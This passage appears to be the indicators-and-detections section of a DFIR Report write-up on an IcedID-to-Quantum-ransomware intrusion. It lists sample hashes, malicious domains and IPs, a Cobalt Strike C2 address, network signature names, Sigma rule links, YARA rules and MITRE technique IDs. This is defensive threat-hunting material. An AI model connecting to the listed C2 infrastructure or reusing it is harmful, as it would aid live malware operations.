b1eff4fffe66753e5f4265bc5332f72e da2caf36b52d81a0d983407ab143bef8df119b8d

b6c11d4a4af4ad4919b1063184ee4fe86a5b4b2b50b53b4e9b9cc282a185afda p227.dll 350f82de99b8696fea6e189fcd4ca454 deea45010006c8bde12a800d73475a5824ca2e6f c140ae0ae0d71c2ebaf956c92595560e8883a99a3f347dfab2a886a8fb00

Network

IcedID

dilimoretast[.]com antnosience[.]com oceriesfornot[.]top 138[.]68.42.130:443 157[.]245.142.66:443 188[.]166.154.118:80

Cobalt Strike

C2/IP: 185.203.118[.]227:443 Watermark: 305419776

Detections

Network

ET MALWARE Observed Malicious SSL Cert (Fake Gmail Self Signed - Possible Cobalt Stirke) ET POLICY SMB2 NT Create AndX Request For an Executable File In a Temp Directory ET MALWARE Win32/IcedID Request Cookie ET POLICY PE EXE or DLL Windows file download HTTP ET POLICY PsExec service created ET RPC DCERPC SVCCTL - Remote Service Control Manager Access ET POLICY SMB2 NT Create AndX Request For an Executable File ET DNS Query to a *.top domain - Likely Hostile ET INFO HTTP Request to a *.top domain ET POLICY SMB Executable File Transfer

Sigma

https://github.com/The-DFIR-Report/Sigma-Rules/blob/main/PSEXEC%20Custom%20Named%20Service%20Binary

https://github.com/The-DFIR-Report/Sigma-Rules/blob/main/CHCP%20CodePage%20Locale%20Lookup

https://github.com/SigmaHQ/sigma/blob/071bcc292362fd3754a2da00878bba4bae1a335f/rules/windows/process_creation/proc_creation_win_ad_find_discovery.yml

https://github.com/SigmaHQ/sigma/blob/8bb3379b6807610d61d29db1d76f5af4840b8208/rules/windows/process_creation/proc_creation_win_trust_discovery.yml

https://github.com/SigmaHQ/sigma/blob/master/rules/windows/pipe_created/pipe_created_tool_psexec.yml

https://github.com/SigmaHQ/sigma/blob/master/rules/windows/file_event/file_event_win_tool_psexec.yml

https://github.com/SigmaHQ/sigma/blob/c5263039ae6e28a09192b4be2af40fea59a06b08/rules/windows/process_creation/proc_creation_win_wmic_remote_command.yml

https://github.com/SigmaHQ/sigma/blob/8bb3379b6807610d61d29db1d76f5af4840b8208/rules/windows/process_creation/proc_creation_win_susp_wmi_execution.yml

https://github.com/SigmaHQ/sigma/blob/7f490d958aa7010f7f519e29bed4a45ecebd152e/rules/windows/process_creation/proc_creation_win_susp_powershell_enc_cmd.yml

https://github.com/SigmaHQ/sigma/blob/8bb3379b6807610d61d29db1d76f5af4840b8208/rules/windows/process_creation/proc_creation_win_susp_systeminfo.yml

https://github.com/SigmaHQ/sigma/blob/d459483ef6bb889fb8da1baa17a713a4f1aa8897/rules/windows/file_event/file_event_win_iso_file_recent.yml

https://github.com/SigmaHQ/sigma/blob/8bb3379b6807610d61d29db1d76f5af4840b8208/rules/windows/process_creation/proc_creation_win_rundll32_not_from_c_drive.yml

https://github.com/SigmaHQ/sigma/blob/04f72b9e78f196544f8f1331b4d9158df34d7ecf/rules/windows/builtin/security/win_iso_mount.yml

https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/proc_creation_win_susp_copy_lateral_movement.yml

Yara

/* YARA Rule Set Author: The DFIR Report Date: 2022-04-24 Identifier: Quantum Case 12647 Reference: https://thedfirreport.com */ /* Rule Set ---------- */ import "pe" rule docs_invoice_173 { meta: description = "IcedID - file docs_invoice_173.iso" author = "The DFIR Report" reference = "https://thedfirreport.com" date = "2022-04-24" hash1 = "5bc00ad792d4ddac7d8568f98a717caff9d5ef389ed355a15b892cc10ab2887b" strings: $x1 = "dar.dll,DllRegisterServer!%SystemRoot%\\System32\\SHELL32.dll" fullword wide $x2 = "C:\\Windows\\System32\\rundll32.exe" fullword ascii $s3 = "C:\\Users\\admin\\Desktop\\data" fullword wide $s4 = "Desktop (C:\\Users\\admin)" fullword wide $s5 = "AppPolicyGetProcessTerminationMethod" fullword ascii $s6 = "1t3Eo8.dll" fullword ascii $s7 = ")..\\..\\..\\..\\Windows\\System32\\rundll32.exe" fullword wide $s8 = "DAR.DLL." fullword ascii $s9 = "dar.dll:h" fullword wide $s10 = "document.lnk" fullword wide $s11 = "DOCUMENT.LNK" fullword ascii $s12 = "6c484a379420bc181ea93528217b7ebf50eae9cb4fc33fb672f26ffc4ab464e29ba2c0acf9e19728e70ef2833eb4d4ab55aafe3f4667e79c188aa8ab75702520" ascii $s13 = "03b9db8f12f0242472abae714fbef30d7278c4917617dc43b61a81951998d867efd5b8a2ee9ff53ea7fa4110c9198a355a5d7f3641b45f3f8bb317aac02aa1fb" ascii $s14 = "d1e5711e46fcb02d7cc6aa2453cfcb8540315a74f93c71e27fa0cf3853d58b979d7bb7c720c02ed384dea172a36916f1bb8b82ffd924b720f62d665558ad1d8c" ascii $s15 = "7d0bfdbaac91129f5d74f7e71c1c5524690343b821a541e8ba8c6ab5367aa3eb82b8dd0faee7bf6d15b972a8ae4b320b9369de3eb309c722db92d9f53b6ace68" ascii $s16 = "89dd0596b7c7b151bf10a1794e8f4a84401269ad5cc4af9af74df8b7199fc762581b431d65a76ecbff01e3cec318b463bce59f421b536db53fa1d21942d48d93" ascii $s17 = "8021dc54625a80e14f829953cc9c4310b6242e49d0ba72eedc0c04383ac5a67c0c4729175e0e662c9e78cede5882532de56a5625c1761aa6fd46b4aefe98453a" ascii $s18 = "24ed05de22fc8d3f76c977faf1def1d729c6b24abe3e89b0254b5b913395ee3487879287388e5ceac4b46182c2072ad1aa4f415ed6ebe515d57f4284ae068851" ascii $s19 = "827da8b743ba46e966706e7f5e6540c00cb1205811383a2814e1d611decfc286b1927d20391b22a0a31935a9ab93d7f25e6331a81d13db6d10c7a771e82dfd8b" ascii $s20 = "7c33d9ad6872281a5d7bf5984f537f09544fdee50645e9846642206ea4a81f70b27439e6dcbe6fdc1331c59bf3e2e847b6195e8ed2a51adaf91b5e615cece1d3" ascii condition: uint16(0) == 0x0000 and filesize < 600KB and 1 of ($x*) and 4 of them } rule quantum_license { meta: description = "IcedID - file license.dat" author = "The DFIR Report" reference = "https://thedfirreport.com" date = "2022-04-24" hash1 = "84f016ece77ddd7d611ffc0cbb2ce24184aeee3a2fdbb9d44d0837bc533ba238" strings: $s1 = "W* |[h" fullword ascii $s2 = "PSHN,;x" fullword ascii $s3 = "ephu\"W" fullword ascii $s4 = "LwUw9\\" fullword ascii $s5 = "VYZP~pN," fullword ascii $s6 = "eRek?@" fullword ascii $s7 = "urKuEqR" fullword ascii $s8 = "1zjWa{`!" fullword ascii $s9 = "YHAV{tl" fullword ascii $s10 = "bwDU?u" fullword ascii $s11 = "SJbW`!W" fullword ascii $s12 = "BNnEx1k" fullword ascii $s13 = "SEENI3=" fullword ascii $s14 = "Bthw?:'H*" fullword ascii $s15 = "NfGHNHC" fullword ascii $s16 = "xUKlrl'>`" fullword ascii $s17 = "gZaZ^;Ro2" fullword ascii $s18 = "JhVo5Bb" fullword ascii $s19 = "OPta)}$" fullword ascii $s20 = "cZZJoVB" fullword ascii condition: uint16(0) == 0x44f8 and filesize < 1000KB and 8 of them } rule quantum_p227 { meta: description = "Cobalt Strike - file p227.dll" author = "The DFIR Report" reference = "https://thedfirreport.com" date = "2022-04-24" hash1 = "c140ae0ae0d71c2ebaf956c92595560e8883a99a3f347dfab2a886a8fb00d4d3" strings: $s1 = "Remote Event Log Manager4" fullword wide $s2 = "IIdRemoteCMDServer" fullword ascii $s3 = "? ?6?B?`?" fullword ascii /* hex encoded string 'k' */ $s4 = "<*=.=2=6=<=\\=" fullword ascii /* hex encoded string '&' */ $s5 = ">'?+?/?3?7?;???" fullword ascii /* hex encoded string '7' */ $s6 = ":#:':+:/:3:7:" fullword ascii /* hex encoded string '7' */ $s7 = "2(252<2[2" fullword ascii /* hex encoded string '"R"' */ $s8 = ":$;,;2;>;F;" fullword ascii /* hex encoded string '/' */ $s9 = ":<:D:H:L:P:T:X:\\:`:d:h:l:p:t:x:l:" fullword ascii $s10 = "%IdThreadMgr" fullword ascii $s11 = "AutoHotkeys<mC" fullword ascii $s12 = "KeyPreview0tC" fullword ascii $s13 = ":dmM:\\m" fullword ascii $s14 = "EFilerErrorH" fullword ascii $s15 = "EVariantBadVarTypeErrorL" fullword ascii $s16 = "IdThreadMgrDefault" fullword ascii $s17 = "Set Size Exceeded.*Error on call Winsock2 library function %s&Error on loading Winsock2 library (%s)" fullword wide $s18 = "CopyMode0" fullword ascii $s19 = "TGraphicsObject0" fullword ascii $s20 = "THintWindow8" fullword ascii condition: uint16(0) == 0x5a4d and filesize < 2000KB and (pe.imphash() == "c88d91896dd5b7d9cb3f912b90e9d0ed" or 8 of them) } rule Ulfefi32 { meta: description = "IcedID - file Ulfefi32.dll" author = "The DFIR Report" reference = "https://thedfirreport.com" date = "2022-04-24" hash1 = "6f6f71fa3a83da86d2aba79c92664d335acb9d581646fa6e30c35e76cf61cbb7" strings: $s1 = "WZSKd2NEBI.dll" fullword ascii $s2 = "3638df174d2e47fbc2cdad390fdf57b44186930e3f9f4e99247556af2745ec513b928c5d78ef0def56b76844a24f50ab5c3a10f6f0291e8cfbc4802085b8413c" ascii $s3 = "794311155e3d3b59587a39e6bdeaac42e5a83dbe30a056a059c59a1671d288f7a7cdde39aaf8ce26704ab467e6e7db6da36aec8e1b1e0a6f2101ed3a87a73523" ascii $s4 = "ce37d7187cf033f0f9144a61841e65ebe440d99644c312f2a7527053f27664fc788a70d4013987f40755d30913393c37067fb1796adece94327ba0d8dfb63c10" ascii $s5 =

"bacefbe356ece5ed36fa3f3c153e8e152cb204299243eba930136e4a954e8f6e4db70d7d7084822762c17da1d350d97c37dbcf226c5d4faa7e78765fd5aa20f8"
ascii $s6 =
"acee4914ee999f6158bf7aa90e2f9640d51e2b046c94df4301a6ee1658a54d44e423fc0a5ab3b599d6be74726e266cdb71ccd0851bcef3bc5f828eab7e736d81"
ascii $s7 =
"e2d7e82b0fe30aa846abaa4ab85cb9d47940ec70487f2d5fb4c60012289b133b44e8c244e3ec8e276fa118a54492f348e34e992da07fada70c018de1ff8f91d4"
ascii $s8 =
"afd386d951143fbfc89016ab29a04b6efcefe7cd9d3e240f1d31d59b9541b222c45bb0dc6adba0ee80b696b85939ac527af149fdbfbf40b2d06493379a27e16b"
ascii $s9 =
"3bb43aa0bbe8dee8d99aaf3ac42fbe3ec5bd8fa68fb85aea8a404ee1701aa8b2624bf8c5254e447818057b7f987a270103dd7beceb3103a66d5f34a2a6c48eed"
ascii $s10 =
"a79e1facc14f0a1dfde8f71cec33e08ed6144aa2fd9fe3774c89b50d26b78f4a516a988e412e5cce5a6b6edb7b2cded7fe9212505b240e629e066ed853fb9f6b"
ascii $s11 =
"69f9b12abc44fac17d92b02eb254c9dc0cfd8888676a9e59f0cb6d630151daccea40e850d615d32d011838f8042a2d6999fab319f49bed09e43f9b6197bf9a66"
ascii $s12 =
"cfda9d35efe288ebc6a63ef8206cd3c44e91f7d968044a8a5b512c59e76e937477837940a3a6c053a886818041e42f0ce8ede5912beab0b9b8c3f4bae726d5b2"
ascii $s13 =
"a8a404ee1701aa8b2624bf8c5254e447818057b7f987a270103dd7beceb3103a66d5f34a2a6c48eedc90afe65ba742c395bbdb4b1b12d96d6f38de96212392c3"
ascii $s14 =
"900796689b72e62f24b28affa681c23841f21e2c7a56a18a6bbb572042da8717abc9f195340d12f2fae6cf2a6d609ed5a0501e34d3b31f8151f194cdb8afc85e"
ascii $s15 =
"35560790835fe34ed478758636d3b2b797ba95c824533318dfb147146e2b5debb4f974c906dce439d3c97e94465849c9b42e9cb765a95ff42a7d8b27e62d470a"
ascii $s16 =
"0b3d20f3cf0f6b3a53c53b8f50f9116edd412776a8f218e6b0d921ccfeeb34875c4674072f84ac612004d8162a6b381f5a3d1f6d70c03203272740463ff4bcd5"
ascii $s17 =
"72f69c37649149002c41c2d85091b0f6f7683f6e6cc9b9a0063c9b0ce254dddb9736c68f81ed9fed779add52cbb453e106ab8146dab20a033c28dee789de8046"
ascii $s18 =
"f2b7f87aa149a52967593b53deff481355cfe32c2af99ad4d4144d075e2b2c70088758aafdabaf480e87cf202626bde30d32981c343bd47b403951b165d2dc0f"
ascii $s19 =
"9867f0633c80081f0803b0ed75d37296bac8d3e25e3352624a392fa338570a9930fa3ceb0aaee2095dd3dcb0aab939d7d9a8d5ba7f3baac0601ed13ffc4f0a1e"
ascii $s20 =
"3d08b3fcfda9d35efe288ebc6a63ef8206cd3c44e91f7d968044a8a5b512c59e76e937477837940a3a6c053a886818041e42f0ce8ede5912beab0b9b8c3f4bae"
ascii condition: uint16(0) == 0x5a4d and filesize < 100KB and (pe.imphash() == "81782d8702e074c0174968b51590bf48" and (
pe.exports("FZKlWfNWN") and pe.exports("IMlNwug") and pe.exports("RPrWVBw") and pe.exports("kCXkdKtadW") and pe.exports("pLugSs") and
pe.exports("pRNAU")) or 8 of them) } rule quantum_ttsel { meta: description = "quantum - file ttsel.exe" author = "The DFIR Report" reference =
"https://thedfirreport.com" date = "2022-04-24" hash1 = "b6c11d4a4af4ad4919b1063184ee4fe86a5b4b2b50b53b4e9b9cc282a185afda" strings: $s1 =
"DSUVWj]" fullword ascii $s2 = "WWVh@]@" fullword ascii $s3 = "expand 32-byte k" fullword ascii /* Goodware String - occured 1 times */ $s4 =
"E4PSSh" fullword ascii /* Goodware String - occured 2 times */ $s5 = "tySjD3" fullword ascii $s6 = "@]_^[Y" fullword ascii /* Goodware String -
occured 3 times */ $s7 = "0`0h0p0" fullword ascii /* Goodware String - occured 3 times */ $s8 = "tV9_<tQf9_8tKSSh" fullword ascii $s9 = "Vj\\Yj?
Xj:f" fullword ascii $s10 = "1-1:1I1T1Z1p1w1" fullword ascii $s11 = "8-999E9U9k9" fullword ascii $s12 = "8\"8)8H8i8t8" fullword ascii $s13 =
"8\"868@8M8W8" fullword ascii $s14 = "3\"3)3>3F3f3m3t3}3" fullword ascii $s15 = "3\"3(3<3]3o3" fullword ascii $s16 = "9 9*909B9" fullword
ascii $s17 = "9.979S9]9a9w9" fullword ascii $s18 = "txf9(tsf9)tnj\\P" fullword ascii $s19 = "5!5'5-5J5Y5b5i5~5" fullword ascii $s20 =
"<2=7=>=E={=" fullword ascii condition: uint16(0) == 0x5a4d and filesize < 200KB and (pe.imphash() == "68b5e41a24d5a26c1c2196733789c238"
or 8 of them) }

MITRE

T1204 - User Execution T1614.001 - System Location Discovery: System Language Discovery T1218.011 - Signed Binary Proxy Execution: Rundll32 T1059.001 - Command and Scripting Interpreter: PowerShell T1059.003 - Command and Scripting Interpreter: Windows Command Shell T1055 - Process Injection T1055.012 - Process Injection: Process Hollowing T1003.001 - OS Credential Dumping: LSASS Memory T1486 - Data Encrypted for Impact T1482 - Domain Trust Discovery T1021.002 - Remote Services: SMB/Windows Admin Shares T1083 - File and Directory Discovery T1518.001 - Software Discovery: Security Software Discovery T1047 - Windows Management Instrumentation T1087.002 - Account Discovery: Domain Account T1082 - System Information Discovery T1018 - Remote System Discovery T1053.005 - Scheduled Task/Job: Scheduled Task T1071.001 - Web Protocols S0029 - PsExec S0039 - Net S0100 - ipconfig S0359 - Nltest S0483 - IcedID S0552 - AdFind S0154 - Cobalt Strike

Internal case #12647

Share this:

- Twitter
- Facebook
- LinkedIn
- Reddit
-